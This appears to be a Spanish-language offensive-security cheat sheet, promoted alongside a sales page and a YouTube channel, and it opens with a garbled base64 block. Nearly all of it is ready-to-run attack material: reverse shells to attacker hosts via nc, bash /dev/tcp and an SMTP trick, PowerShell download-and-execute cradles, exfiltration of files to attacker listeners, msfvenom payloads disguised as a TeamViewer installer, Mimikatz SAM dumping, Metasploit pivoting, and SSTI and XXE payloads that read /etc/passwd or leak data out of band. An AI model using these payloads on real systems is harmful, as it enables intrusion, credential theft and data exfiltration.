IyB0bWFwIDcuOTMgc2Nhb1Bpbml0aWF0ZWQgVHVlIE1hciAyMSAw0D01MzoyMCAYMDIzIGFz0iBubWFwIC1wIDIyLD
CAoMC4xNMgbGF0ZW5jeSkuCgpQT1JUICAgU1RBVEUgU0VSvklDRSBWRVJTSU90CiIyL3RjccCBvcGVuICBzc2ggICA
AKfCAgIDMwNzIgNGM3M2EwMjVmNwZlODE3YjgyMmIzNjQ5YT0ZGM4NWUgKJTQSKfcAgIDIIINiBlMMwNTZKwDby
1MTkpCjgwL3RjcCBvcGVuICBodHRwICAgIEFwYWN0ZSBodHRwZCAyLjQuNDEgKChVYnVudHUpKQp8X2h0dHAtdGlob
IChVYnVudHUpCnwgaHR0cC1yb2JvdHMudH00iAxIGRp2F5hG93ZWQgZW50ckkgchc1HkbwDwlpITXO2wNNLIE
FBsZWFrZSByZXBvcnQgYW55IGluY29ycmVjdCByZXN1bHRzIGF0IGH0dHBz0i8vbmlhcC5vcmcvc3VibWl0LyAuCiM
AxMi420CBzzNvbmrzCg==
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

<https://www.youtube.com/@Anonimo501/videos>

Ahora en Linux codificamos y en windows decodificamos el archivo htbs.txt:

```
[IO.File]::WriteAllBytes("C:\Users\Lenovo\Desktop\htb.txt", [Convert]::FromBase64String("CODIGO-  
BASE64"))  
Get-FileHash C:\Users\Lenovo\Desktop\htb.txt -Algorithm md5
```

- Podemos ver que con el código anterior en windows con power shell en el escritorio creamos el archivo htb.txt y que el código MD5 es el mismo tanto en windows como en Linux.

Descarga de archivos con PWS (PowerShell):

(New-Object Net.WebClient).DownloadFile('<Target File URL>','<Output File Name>')	Descarga de archivo con PWS
(New-Object Net.WebClient).DownloadFileAsync('<Target File URL>','<Output File Name>')	Descarga datos de un recurso a un archivo local sin bloquear el subproceso de llamada.

Powershell Downloads: (windows reverse shell)

Invoke-WebRequest https://<snip>/PowerView.ps1 -OutFile PowerView.ps1 powershell.exe "IEX(New-Object Net.WebClient).DownloadString('http://IPAtacante:8080/Invoke-PowerShellTcp.ps1')"	Descargar un archivo con PowerShell
Link de descarga de Invoke-PowerShellTcp.ps1: https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1	Invoke-PowerShellTcp.ps1 es donde añadimos en la última línea al final del archivo Invoke-PowerShellTcp.ps1 un reverse shell ejemplo (Invoke-PowerShellTcp -Reverse -IPAddress IP-atacante 443)
=====	
Reverse shell con nc: nc.exe -e cmd.exe 10.10.15.47 443	Recordar poner en el pc atacante (python3 -m http.server 8080) para descargar el archivo y (nc -lvpn 443) para recibir el reverse shell
IEX (New-Object Net.WebClient).DownloadString('https://<snip>/Invoke-Mimikatz.ps1')	Ejecutar un archivo en memoria usando PowerShell
Invoke-WebRequest -Uri http://10.10.10.32:443 -Method POST -Body \$b64	Subir un archivo con PowerShell
bitsadmin /transfer n http://10.10.10.32/nc.exe C:\Temp\nc.exe	Descargar un archivo usando Bitsadmin
certutil.exe -verifyctl -split -f http://10.10.10.32/nc.exe	Descargar un archivo usando Certutil
wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh -O	Descargar un archivo usando Wget

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

/tmp/LinEnum.sh	
curl -o /tmp/LinEnum.sh https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh	Descargar un archivo usando cURL
php -r '\$file = file_get_contents("https://<snip>/LinEnum.sh"); file_put_contents("LinEnum.sh",\$file);'	Descargar un archivo usando PHP
scp C:\Temp\bloodhound.zip user@10.10.10.150:/tmp/bloodhound.zip	Subir un archivo usando SCP - SSH
scp user@target:/tmp/mimikatz.exe C:\Temp\mimikatz.exe	Descargar un archivo usando SCP - SSH
Invoke-WebRequest http://nc.exe -UserAgent [Microsoft.PowerShell.Commands.PSUserAgent]::Chrome -OutFile "nc.exe" Invoke-WebRequest	usando un agente de usuario de Chrome

Smbserver.py: (Servidor SMB) para pasar archivos entre linux y windows.

impacket/examples/smbserver.py	Ruta de ubicación
cp impacket/examples/smbserver.py .	copiarlo en el directorio actual
python3 impacket/examples/smbserver.py a .	creamos un recurso o carpeta compartida con el nombre (a)
python3 impacket/examples/smbserver.py a . -smb2support	

Sacar información de Windows a linux vía SMB: (enviar archivos de windows a linux).

python3 smbserver.py a . -smb2support	Atacante - smbserver.py lo encontramos en impacket/examples
Copy-Item -Path "C:\Users\htb-student\Desktop\archivo" -Destination "\\"IP-Atacante\a\"	Victima windows – Enviamos el archivo de windows a linux por smb

Descargando un archivo de linux a Windows via SMB: (copiar archivo de linux a Windows)

```
copy \\IP-Atacante\a\mimikatz.exe
```

En caso de que realizando este procedimiento por SMB nos restrinja por temas de usuario y salga un aviso como el siguiente:

- No puede acceder a esta carpeta compartida porque las políticas de seguridad de su organización bloquean el acceso de invitados no autenticados. Estas políticas ayudan a proteger su PC de dispositivos inseguros o maliciosos en la red.

Podemos realizar el siguiente proceso:

- Cree el **servidor SMB** con un nombre de usuario y una contraseña

python3 impacket/examples/smbserver.py b . -user test -password test -smb2support	Atacante
net use n: \\192.168.209.128\htb.txt /user:test test	Victima Win
net use \\192.168.209.128\htb.txt /user:test test	Victima Win

Linux a windows:

Estando el atacante como servidor compartiendo el msi malicioso (creado con msfvenom) ejecutamos lo siguiente para descargarlo desde la maquina victima (Windows).

```
certutil.exe -f -urlcache -split http://10.10.14.6/reverse.msi reverse.msi
```

Servidor FTP Atacante:

Instalación:

```
sudo pip3 install pyftpdlib
```

Ejecución de server FTP Atacante:

```
sudo python3 -m pyftpdlib --port 21  
sudo python3 -m pyftpdlib --port 20
```

En la víctima ejecutamos es el mismo que vimos anteriormente en descarga de archivos con PWS:

(New-Object Net.WebClient).DownloadFile('ftp://IP-Atacante/htb.txt','htb.txt')	Descarga de archivo con FTP
(New-Object Net.WebClient).DownloadFile('ftp:// IP-Atacante:20/htb.txt','htb.txt')	Por el puerto 20


Ahora en windows codificamos y en Linux decodificamos el archivo asd.txt windows a linux

```
[Convert]::ToString((Get-Content -path "C:\Users\Lenovo\asd.txt" -Encoding byte))
```

```
PS C:\Users\Lenovo> [Convert]::ToString((Get-Content -path "C:\Users\Lenovo\asd.txt" -Encoding byte))  
aG9sYSBhc2Q=  
PS C:\Users\Lenovo>
```

```
echo aG9sYSBhc2Q= | base64 -d > asd.txt
```

Decodificando el archivo asd.txt base64 en Linux



```
ll  
total 2,8M  
-rw-r--r-- 1 root      root        8 mar 26 14:28 asd.txt
```

Comparando el Hash MD5 en windows:

```
Get-FileHash "C:\Users\Lenovo\asd.txt" -Algorithm MD5 | select Hash
```

```
PS C:\Users\Lenovo> Get-FileHash "C:\Users\Lenovo\asd.txt" -Algorithm MD5 | select Hash  
Hash  
----  
C4AB0D8CADE114A9FFDEE85D0C2B24ED
```

Comparando el Hash MD5 en Linux:

```
md5sum asd.txt
```



```
#md5sum asd.txt  
c4ab0d8cade114a9ffdee85d0c2b24ed  asd.txt
```

<https://www.youtube.com/@Anonimo501/videos>

Carga de Archivos de Windows (Victima) a Linux (Atacante):

- Instalamos en linux uploadserver

pip3 install uploadserver

- Ejecutamos el servidor en linux

```
python3 -m uploadserver
```

- Ahora desde windows enviamos archivos a linux

```
IEX(New-Object  
Net.WebClient).DownloadString('https://raw.githubusercontent.com/juliourena/plaintext/master/Powershell/PSUpload.ps1')  
Invoke-FileUpload -Uri http://IP-Atacante:8000/upload -File C:\ruta\archivo-deseamos-enviar
```

Cargar archivos de windows a linux en base64:

nc -lvpn 8000	Linux a la escucha
\$b64 = [System.convert]::ToString((Get-Content -Path 'C:\Windows\System32\drivers\etc\hosts' -Encoding Byte))	Convertimos hosts a base64 y lo guardamos en la variable \$b64
Invoke-WebRequest -Uri http://IP-Atacante:8000/ -Method POST -Body \$b64	Lo enviamos

- Obtendremos algo como lo siguiente en la maquina atacante

Cargas FTP: (Sacar información de windows a linux via FTP)

Enviamos archivos de Windows (Victima) a Linux (Atacante)

sudo python3 -m pyftpdlib --port 21 --write (New-Object Net.WebClient).UploadFile('ftp://IP-Atacante/imprimir.PNG', 'C:\Users\Lenovo\Desktop\imprimir.PNG')	Atacante a la escucha Enviamos una imagen con nombre imprimir.PNG
---	--

Ejecutar un archivo sin descargarlo con wget:

```
wget -qO- https://raw.githubusercontent.com/juliourena/plaintext/master/Scripts/helloworld.py | python3
```

Descargas SSH:

sudo systemctl enable ssh	Habilitación del servidor SSH - Atacante
sudo systemctl start ssh	Iniciamos el servidor SSH
netstat -lntp	Vemos si se ejecuta
scp root@IP-Atacante:/home/user/asd.txt .	Desde la víctima descargamos el archivo

Linux: creación de un servidor web con Python3:

```
python3 -m http.server  
python3 -m http.server 80  
python2.7 -m SimpleHTTPServer
```

SERVIDOR ATACANTE CODIGO DE INE (EJPT)

```
https://github.com/Anonimo501/DataExfiltration.git  
python server.py 80  
python server.py 8080
```

Linux - Creación de un servidor web con PHP:

```
php -S 0.0.0.0:8000
```

Linux - Creación de un servidor web con Ruby:

```
ruby -run -ehttd . -p8000
```

Dirsearch:

```
git clone https://github.com/maurosoria/dirsearch.git  
cd dirsearch  
pip3 install -r requirements.txt  
export PATH="/home/botache/programas/dirsearch:$PATH"  
ln -s /home/botache/programas/dirsearch/dirsearch.py /usr/local/bin/dirsearch
```

dirsearch -u http://192.168.100.39/	
dirsearch -u http://192.168.100.39/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200	
dirsearch -u http://192.168.100.39/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e php,html -t 200 -f	
dirsearch -u http://192.168.100.39/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -r	Seguir redirecccionamiento con -r
dirsearch -u http://example.com -e php -x 403,404 --exclude-status 403,404	Excluir código de estado

Cifrar y desciframos un archivo en linux:

openssl enc -aes256 -iter 100000 -pbkdf2 -in /etc/passwd -out passwd.enc	ciframos passwd con el nombre passwd.enc y ponemos un pass que deseemos
openssl enc -d -aes256 -iter 100000 -pbkdf2 -in passwd.enc -out passwd	desciframos el archivo passwd.enc y le ponemos como nombre passwd al archivo descifrado

Metasploit para hacking de windows:



```
use exploit/windows/browser/ie_execcommand_uaf
use exploit/windows/smb/ms17_010_永恒之蓝
use exploit/windows/smb/ms17_010_psexec
use auxiliary/admin/smb/ms17_010_command
use auxiliary/scanner/smb/smb_ms17_010
use exploit/windows/smb/smb_doublepulsar_rce
```

PIVOTING CON METASPLOIT:

Luego de tener una víctima comprometida con Metasploit dejamos la session en background, luego de esto necesitamos añadir o agregar la ruta nueva (red nueva) que encontramos en la victim para hacer el Pivoting.

Encontramos en la víctima, la siguiente imagen es de la víctima después de ingresar el comando **ipconfig** y ver las redes a las que la víctima tiene acceso:

```
Interface 13
-----
Name      : Conexin de red Intel(R) PRO/1000 MT #2
Hardware MAC : 00:0c:29:3a:24:19
MTU       : 1500
IPv4 Address : 172.16.100.2
IPv4 Netmask : 255.0.0.0
IPv6 Address : fe80::3d8c:7106:592:17e0
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

- A continuación, usamos el siguiente “exploit” de post explotación para crear la ruta a la red nueva.

```
post/multi/manage/autoroute
```

- Seteamos el NETMASK y SUBNET que

```
set netmask 255.0.0.0
set subnet 172.16.100.0
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

- Luego de añadir la nueva ruta necesitamos hacer un ping a toda la rede nueva para descubrir los equipos nuevos de la otra red, para esto setteamos ping_sweep:

```
post/multi/gather/ping_sweep  
set rhosts 172.16.100.0/24  
set session 1
```

- Ahora que sabemos que IPs hay en la otra red necesitamos escanear sus puertos, para eso usaremos portscan:

auxiliary/scanner/portscan/tcp	
set rhosts 172.16.100.1	IP descubierta de la red nueva o añadida
set ports 1-1024	Rango de puertos a escanear

- Ahora si queremos trabajar de manera local fuera de Metasploit debemos hacer lo siguiente estando en Meterpreter:

portfwd add -l = localhost/127.0.0.1 2121=puerto que se abre en localhost/127.0.0.1 -p 21= el puerto al que deseamos llegar de la víctima -r IP-victima de la red nueva	
portfwd add -l 2121 -p 21 -r 172.16.100.1	
ftp 127.0.0.1 2121	llegar al port 21 de la víctima a través del localhost

Podemos hacer este túnel dinámico con proxychains, para esto usamos:

auxiliary/server/socks_proxy	
set srvhost 127.0.0.1	
set srvport 9050	
Fuera de Metasploit en CLI normal	proxychains ftp 172.16.100.1 21

Ejemplos de cargas útiles: (Msfvenom)

msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b "\x00" -f perl
msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b "\x00" -f perl -e x86/shikata_ga_nai
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=8080 -e x86/shikata_ga_nai -f exe -o ./TeamViewerInstall.exe
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=8080 -e x86/shikata_ga_nai -f exe -i 10 -o /root/Desktop/TeamViewerInstall.exe
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.6 LPORT=443 --platform windows -a x64 -f msi -o reverse.msi

Sesiones:

sessions
sessions 1

Mimikatz: (Meterpreter)

load kiwi	Cargar el módulo de Mimikatz
-----------	------------------------------

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Isa_dump_sam	Dumppear la Sam
--------------	-----------------

SQLMAP: sqlmap -r req.txt --delay=1 --batch -v3 --force-ssl

(--level 5 --risk 3 = example) - (Actualizar sqlmap: pip install --upgrade sqlmap) (--dbs) (--dbms=mysql)

sqlmap -u "http://www.example.com/page.php" --current-db	Descubrir las DBs
sqlmap -u "http://www.example.com/page.php" -D dbname --tables	Descubrir las Tablas
sqlmap -u "http://www.example.com/page.php" -D dbname -T tablename --dump	Obtener data de la tabla
sqlmap -u "http://www.example.com/page.php" -D dbname -T tablename -C username,password --dump	

SQLMAP USO DE COOKIES:

Escaneo de vulnerabilidades de inyección SQL en una URL con una cookie:

sqlmap -u "http://www.example.com/page.php" --cookie "PHPSESSID=1234567890abcdef" --dbs
sqlmap -u "http://www.example.com/page.php" --cookie="PHPSESSID=1234567890abcdef" --dbs

Obtener información de la base de datos utilizando una cookie:

sqlmap -u "http://www.example.com/page.php" --cookie "PHPSESSID=1234567890abcdef" -D dbname --tables

Obtener información de una tabla utilizando una cookie:

sqlmap -u "http://www.example.com/page.php" --cookie "PHPSESSID=1234567890abcdef" -D dbname -T tablename --columns

Obtener datos de una columna utilizando una cookie:

sqlmap -u "http://www.example.com/page.php" --cookie "PHPSESSID=1234567890abcdef" -D dbname -T tablename -C columnname --dump

SQLMAP REVERSE SHELL

Parámetro --os-shell:

sqlmap -u http://10.129.169.231/dashboard.php?search=any --cookie="PHPSESSID=1234567890abcdef"

Si vemos con el comando anterior que el objetivo es vulnerable procedemos a inyectar el parámetro --os-shell comando para tener RCE

sqlmap -u http://10.129.169.231/dashboard.php?search=al --cookie="PHPSESSID=o68e1tm9f0akeln46pcl9i27u" --os-shell

Una vez tengamos el siguiente prompt **os-shell>** podemos inyectar el comando para el reverse shell

bash -c "bash -i >& /dev/tcp/10.10.15.17/4321 0>&1"

bash -c "bash -i >%26 /dev/tcp/10.10.15.17/4321 0>%261"

MONGO DB: (DB NoSQL)

- Comandos de Instalacion:

sudo apt update

sudo apt install mongodb

sudo systemctl status mongodb

- Si los comandos anteriores no funcionan, ejecutar los siguientes comandos:

wget -qO - https://www.mongodb.org/static/pgp/server-4.4.asc | sudo apt-key add -

echo "deb [arch=amd64,arm64] https://repo.mongodb.org/apt/debian buster/mongodb-org/4.4 main" |
sudo tee /etc/apt/sources.list.d/mongodb-org-4.4.list

sudo apt update

sudo apt install mongodb-org

sudo systemctl status mongod

- Comando de conexión y uso mongodb:

mongo <dirección_IP>:<puerto>	
show dbs;	show databases;
use mydatabase	Setear una DBs
show collections;	Ver las colecciones que contiene la DB
db.flag.find().pretty();	Volcar la información de la colección flag

RSYNC:

- Rsync es una herramienta de sincronización de archivos y directorios entre sistemas que se ejecutan en diferentes máquinas.

rsync --list-only <IP-victima>::	Enumerar los archivos compartidos de rsync en la víctima, el puerto default es 873
rsync --list-only 10.129.161.52::public	Ejemplo de un recurso compartido llamado public, veríamos que hay dentro (encontramos flag.txt)
rsync --list-only 10.129.161.52::public/flag.txt flag.txt	Para descargar el archivo flag.txt

BurpSuite:

burpsuite &> /dev/null &	
http://burp/cert	Descarga el certificado para SSL

Comprimir y descomprimir archivos zip en linux:

zip -r nombre-deseamos.zip Archivo-a-comprimir/
zip -r pkexec.zip CVE-2021-4034/ - ejemplo
unzip nombre-deseamos.zip descomprimir
unzip pkexec.zip – ejemplo

SSTI (Server Side Template Injection):

Lista de payloads para detectar SSTI


<https://github.com/Anonimo501/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/n/Intruder/ssti.fuzz>

Comandos básicos:

Jade (NodeJS)- Handlebars (NodeJS)- JsRender (NodeJS)- PugJs (NodeJS)-NUNJUCKS (NodeJS)

```
 {{7*7}}  
 ${7*7}  
 <%= 7*7 %>  
 ${${7*7}}  
 #${7*7}  
 *${7*7}
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>



Jade (NodeJS)

```
#{root.process.mainModule.require('child_process').spawnSync('cat', ['/etc/passwd']).stdout}
```

Handlebars (NodeJS)

```
{#{#with "s" as |string|}}
{#{#with "e"}}
{#{#with split as |conslist|}}
{{this.pop}}
{{this.push (lookup string.sub "constructor")}}
{{this.pop}}
{#{#with string.split as |codelist|}}
{{this.pop}}
{{this.push "return require('child_process').exec('whoami');"}}
{{this.pop}}
{#{#each conslist}}
{#{#with (string.sub.apply 0 codelist)}}
{{this}}
{{/with}}
{{/each}}
{{/with}}
{{/with}}
{{/with}}
```

JsRender (NodeJS)

```
{:"pwnd".toString.constructor.call({},"return
global.process.mainModule.constructor._load('child_process').execSync('cat /etc/passwd').toString()})();
```

PugJs (NodeJS)

```
{localLoad=global.process.mainModule.constructor._load;sh=localLoad("child_process").exec('touc
h /tmp/pwned.txt')()}()
```

NUNJUCKS (NodeJS)

```
{range.constructor("return global.process.mainModule.require('child_process').execSync('tail
/etc/passwd')")()}
```

Reverse shell en node.js (SSTI):

Ejemplo 1
<pre>{ { namespace.__init__.globals.os.popen('bash -c "bash -i >& /dev/tcp/IP-Atacante/443 0>&1"').read() }}</pre>
Ejemplo 2
<pre>echo -ne 'bash -i >& /dev/tcp/IP-Atacante/4444 0>&1' base64</pre>
Resultado (YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yNS80NDQ0IDA+JjE=)
<pre>{config.__class__.__init__.globals['os'].popen('echo\${IFS}YmFzaCAtaSA+JiAvZG V2L3RjcC8xMC4xMC4xNC4yMy80NDQ0IDA+JjE=\${IFS} base64\${IFS}-d bash').read()}</pre>
No olvidar poner el atacante a la escucha (nc -lvpn 4444)

En el siguiente link veremos los códigos RCE (Codigo de ejecución remota)

Información completa de SSTI (Server Side Template Injection): <https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection>

SERVIDOR PHP A LA ESCUCHA:

php -S localhost:8000	Servidor local a la escucha puerto 8000
php -S 0.0.0.0:8000	A la escucha por cualquier interface y puerto 8000

WFUZZ: https://github.com/Anonimo501/parametros_GET

A parte de los comandos que veremos a continuación se debe tener en cuenta que esto se puede usar para ataques como (Broken access control o control de acceso roto) personalizando el diccionario que deseamos usar para que haga un FUZZ, ejemplo quitando el (1) ?id=1 y colocando el (FUZZ) ?id=FUZZ.

PARAMETROS ?FUZZ-
Búsqueda de parámetros (no mostrar errores --hc=404)(no mostrar errores --hw=7) -t es la velocidad threads
wfuzz -u "http://URL?FUZZ=" -w /Web-content/common.txt -t 200 --hw 7 --hc=404
wfuzz -u "http://URL?FUZZ=" -w /Web-content/burp-parameter-names.txt -t 200 --hw 7 --hc=404
Búsqueda de archivos o directorios
wfuzz -u "http://URL/FUZZ" -w /wordlists/directory-list-2.3-medium.txt -t 200 --hw 7 --hc=404
SUBDOMINIOS
wfuzz -c --hw xxx -t 200 -w /subdomains-top1million-5000.txt -u 'http://example.com' -H "Host: FUZZ.example.com"
wfuzz -c --hw 975 -t 200 -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u 'http://cronos.htb' -H "Host: FUZZ.cronos.htb"
Buscando VHOST
wfuzz -c -u 10.10.10.183 -H 'Host: FUZZ.forwardslash.htb' -w /SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt --hw 0 -t 120

UNISCAN:

Instalación
apt install uniscan
ejecución
uniscan -u https://portalarmenia.smarttmt.com --qweds

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

XXE INYECCIÓN:

Detectar la vulnerabilidad

- Prueba de entidad básica, cuando el analizador XML analiza las entidades externas, el resultado debe contener 'John' en firstName y 'Doe' en lastName. Las entidades se definen dentro del elemento DOCTYPE.

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY example "Doe"> ]>
<userInfo>
  <firstName>John</firstName>
  <lastName>&example;</lastName>
</userInfo>
```

Lo podemos encontrar cifrado o codificado en URL

```
GET /dev/index.php?xml=%3Capi%3E%0D%0A++++%3Crequest%3etest%3C%2Frequest%3E%0D%0A%3C%2Fapi%3E%0D%0A
```

XXE CLÁSICO

- Explotando XXE para recuperar archivos
- Intentamos mostrar el contenido del archivo /etc/passwd

```
<?xml version="1.0"?><!DOCTYPE root [<!ENTITY test SYSTEM 'file:///etc/passwd']><root>&test;</root>
<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data (#ANY)>
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<data>&file;</data>
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>
```

XXE URL Encode

Podemos URLencodearlo para luego pasar el valor en url y ver la respuesta ver el archivo /etc/passwd

```
<!DOCTYPE api [
<!ELEMENT api ANY>
<!ENTITY df SYSTEM "file:///etc/passwd">
]>
<api>
  <request>&df;</request>
</api>

3e%0a%3c%61%70%69%3e%0a%20%20%20%20%3c%72%65%71%
```

⚠️ Clásico XXE Base64 codificado

```
<!DOCTYPE test [ <!ENTITY % init SYSTEM "data://text/plain;base64,ZmlsZTovLy9ldGMvcGFzc3dk"> %init;
]><foo/>
```

Envoltura de PHP dentro de XXE

```
<!DOCTYPE replace [<!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=index.php"> ]>
<contacts>
<contact>
<name>Jean &xxe; Dupont</name>
<phone>00 11 22 33 44</phone>
<address>42 rue du CTF</address>
<zipcode>75000</zipcode>
<city>Paris</city>
</contact>
</contacts>
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY % xxe SYSTEM "php://filter/convert.base64-encode/resource=http://10.0.0.3" >
]>
<foo>&xxe;</foo>
```

Explotación de XXE para realizar ataques SSRF

XXE se puede combinar con la vulnerabilidad SSRF para apuntar a otro servicio en la red.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY % xxe SYSTEM "http://internal.service/secret_pass.txt" >
]>
<foo>&xxe;</foo>
```

Explotación de XXE para realizar una denegación de servicio:

⚠️ estos ataques pueden matar el servicio o el servidor, no los use en la producción.

Ataque de risa de mil millones:

```
<!DOCTYPE data [
<!ENTITY a0 "dos" >
<!ENTITY a1 "&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;">
<!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;">
<!ENTITY a3 "&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;">
<!ENTITY a4 "&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;">
]>
<data>&a4;</data>
```

Yaml attack

```
a: &a ["lol","lol","lol","lol","lol","lol","lol","lol","lol"]
b: &b [*a,*a,*a,*a,*a,*a,*a]
c: &c [*b,*b,*b,*b,*b,*b,*b]
d: &d [*c,*c,*c,*c,*c,*c,*c]
e: &e [*d,*d,*d,*d,*d,*d,*d]
f: &f [*e,*e,*e,*e,*e,*e,*e]
g: &g [*f,*f,*f,*f,*f,*f,*f]
h: &h [*g,*g,*g,*g,*g,*g,*g,*g]
i: &i [*h,*h,*h,*h,*h,*h,*h,*h]
```

Explotación basada en errores XXE:

Carga útil para activar el XXE

```
<?xml version="1.0" ?>
<!DOCTYPE message [
  <!ENTITY % ext SYSTEM "http://attacker.com/ext.dtd">
  %ext;
]>
<message></message>
```

Explotación de XXE ciego para filtrar datos fuera de banda:

Basic Blind XXE

```
<?xml version="1.0" ?>
<!DOCTYPE root [
  <!ENTITY % ext SYSTEM "http://UNIQUE_ID_FOR_BURP_COLLABORATOR.burpcollaborator.net/x"> %ext;
]>
<r></r>
```

Ataque XXE OOB:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data SYSTEM "http://publicServer.com/parameterEntity_oob.dtd">
<data>&send;</data>

File stored on http://publicServer.com/parameterEntity_oob.dtd
<!ENTITY % file SYSTEM "file:///sys/power/image_size">
<!ENTITY % all "<!ENTITY send SYSTEM 'http://publicServer.com/?%file;'">
%all;
```

XXE con DTD local:

```
<!DOCTYPE root [<!ENTITY test SYSTEM
'http://h3l9e5soi0090naz81tmq5ztaaaaaa.burpcollaborator.net'>]>
<root>&test;</root>
<!DOCTYPE root [
  <!ENTITY % local_dtd SYSTEM "file:///abcxyz/">
  %local_dtd;
]>
```

```
<root></root>
```

REVERSE SHELL SMTP:

Reverse shell mediante el servicio de correo SMTP.

1. En la máquina comprometida, abra una conexión de socket a un servidor SMTP controlado por el atacante:

```
nc atacante.com 25
```

2. Envíe un saludo inicial al servidor SMTP:

```
EHLO mi_dominio.com
```

3. Inicie sesión en el servidor SMTP enviando el comando "AUTH LOGIN". Proporcione su nombre de usuario y contraseña codificados en Base64:

```
AUTH LOGIN
```

```
Username: tu_nombre_de_usuario_en_Base64
```

```
Password: tu_contraseña_en_Base64
```

4. Envíe el correo electrónico que contiene el código del shell inverso. Asegúrese de que el cuerpo del correo electrónico contenga el código del shell inverso que ejecutará la conexión inversa con la máquina del atacante:

```
MAIL FROM: <tu_direccion_de_correo_electronico>
```

```
RCPT TO: <destinatario@atacante.com>
```

```
DATA
```

```
From: <tu_direccion_de_correo_electronico>
```

```
To: <destinatario@atacante.com>
```

```
Subject: Ejecutar shell inverso
```

```
#!/bin/bash
```

```
bash -i >& /dev/tcp/atacante.com/4444 0>&1
```

.

No olvidar poner el atacante a la escucha:

```
nc -lvp 4444
```

CODIFICAR TEXTO PLANO A BASE64 (TEXTO A BASE64):

```
echo "hola" | base64
```

Decodificar de base64 a texto plano:

```
echo "aG9sYQo=" | base64 -d
```

LOCATE:

Comandos para instalar locate en debian (parrot):

```
sudo apt-get install mlocate
```

```
sudo updatedb
```

```
locate mimikatz
```

Ejemplo de búsqueda

WHICH Buscar en linux

```
which mimikatz
```

Buscar en el sistema

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

